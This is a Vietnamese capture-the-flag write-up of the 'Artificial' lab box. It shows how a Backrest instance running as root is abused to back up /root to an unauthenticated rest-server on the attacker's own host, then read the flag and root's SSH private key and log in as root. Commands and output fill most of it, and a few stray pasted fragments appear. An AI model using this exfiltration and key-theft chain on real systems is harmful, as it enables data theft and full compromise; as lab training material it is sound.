


-Ta thử backup thư mục `/root` ,ta setup 1 rest-server ngay trên máy của chúng ta.


```
# Không bít gì hết, ChatGPT làm hết đó
wget https://github.com/restic/rest-server/releases/download/v0.14.0/rest-server_0.14.0_linux_amd64.tar.gz
tar xzf rest-server_0.14.0_linux_amd64.tar.gz
cd rest-server_0.14.0_linux_amd64
./rest-server --path /tmp/backrest/data --listen :8080 --no-auth
```

-Tại máy mục tiêu, tạo 1 repo với đường dẫn url là `rest:http://your_ip_address:8080/repo_name`

.



-Tại repo vừa tạo, vào **Run command** nhập lệnh **backup /root** (**backrest** mặc định chạy với quyền **root** nên ta có thể làm hành động này).



-Quay về máy của mình, chạy lệnh sau để kiểm tra repo vừa mới backup đã xuất hiện chưa, id của nó là gì?

```
export RESTIC_REPOSITORY="rest:http://your_ip_address:8080/repo_name"
export RESTIC_PASSWORD="repo_pass"
```

Có thể tải restic bằng apt
restic snapshots

Nếu muốn xem trong backup có những file gì
restic ls repo_id

```
(lol@kali)-[/tmp/backrest/data]
$ restic snapshots
repository 3ff8f20a opened (version 2, compression level auto)
ID          Time                Host          Tags          Paths    Size
-----
c86dcb8d    2025-07-26 23:21:13    artificial    /root         4.299 MiB
1 snapshots
```

-Sau đó, ta mount file đó về 1 thư mục trong máy và xem chúng.

```
mkdir /tmp/root_mount
restic mount /tmp/root_mount
```

```
(lol@kali)-[/tmp/backrest/data/test]
$ restic mount /tmp/root_mount
repository 3ff8f20a opened (version 2, compression level auto)
[0:00] 100.00% 1 / 1 index files loaded
Now serving the repository at /tmp/root_mount
Use another terminal or tool to browse the contents of this folder.
When finished, quit with Ctrl-c here or umount the mountpoint.
```

```

(lol@kali)-[~]
$ cd /tmp/root_mount
(lol@kali)-[/tmp/root_mount]
$ ls
hosts  ids  snapshots  tags
(lol@kali)-[/tmp/root_mount]
$ ls -la
total 0
dr-xr-xr-x  1 lol lol 0 0 Jul 26 23:28 .
drwxrwxrwt 20 root root 460 Jul 26 23:28 ..
dr-xr-xr-x  1 lol lol 0 0 Jul 26 23:28 hosts
dr-xr-xr-x  1 lol lol 0 0 Jul 26 23:28 ids
dr-xr-xr-x  1 lol lol 0 0 Jul 26 23:28 snapshots
dr-xr-xr-x  1 lol lol 0 0 Jul 26 23:28 tags
(lol@kali)-[/tmp/root_mount]
$ tree .
.
├── hosts
│   └── artificial
│       ├── 2025-07-27T03:21:13Z
│       │   └── root
│       │       ├── root.txt
│       │       └── scripts
│       │           ├── cleanup.sh
│       │           └── config.json
│       └── latest → 2025-07-27T03:21:13Z
├── ids
│   └── c86dcb8d
│       └── root
│           ├── root.txt
│           └── scripts
│               ├── cleanup.sh
│               └── config.json
├── snapshots
│   ├── 2025-07-27T03:21:13Z
│   │   └── root
│   │       ├── root.txt
│   │       └── scripts
│   │           ├── cleanup.sh
│   │           └── config.json
│   └── latest → 2025-07-27T03:21:13Z
└── tags

```

other terminal or tool to browse the contents of this folder.
When finished, quit with Ctrl-c here or umount the mountpoint.
17 directories, 9 files

-Đến đây, ta chỉ việc đọc file `root.txt` .

```

(lol@kali)-[/tmp/root_mount/snapshots/latest/root]
$ cat root.txt
02316a1a442b1e33b9568d70a76cb363

```

⇒ 02316a1a442b1e33b9568d70a76cb363

-Để thực sự leo được lên quyền của root, ta có thể sử dụng file `id_rsa` .

```
(lol@kali)-[/tmp/root_mount/snapshots/latest/root]
$ ls -la .ssh
total 4
drwx----- 2 root root 0 Mar  4 17:40 .
drwx----- 6 root root 0 Jul 26 21:15 ..
-rw-r--r-- 1 root root 569 Oct 15  2024 authorized_keys
-rw----- 1 root root 2602 Oct 15  2024 id_rsa

(lol@kali)-[~/Desktop/Artificial]
$ ssh root@10.10.11.74 -i root_id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Sun 27 Jul 2025 03:49:04 AM UTC
System load:      0.0
Usage of /:       59.7% of 7.53GB
Memory usage:     36%
Swap usage:       0%
Processes:        255
Users logged in:  1
IPv4 address for eth0: 10.10.11.74
IPv6 address for eth0: dead:beef::250:56ff:feb0:63f4

Expanded Security Maintenance for Infrastructure is not enabled.
0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sun Jul 27 03:49:27 2025 from 10.10.14.125 this folder:
root@artificial:~# id
uid=0(root) gid=0(root) groups=0(root)
root@artificial:~#
```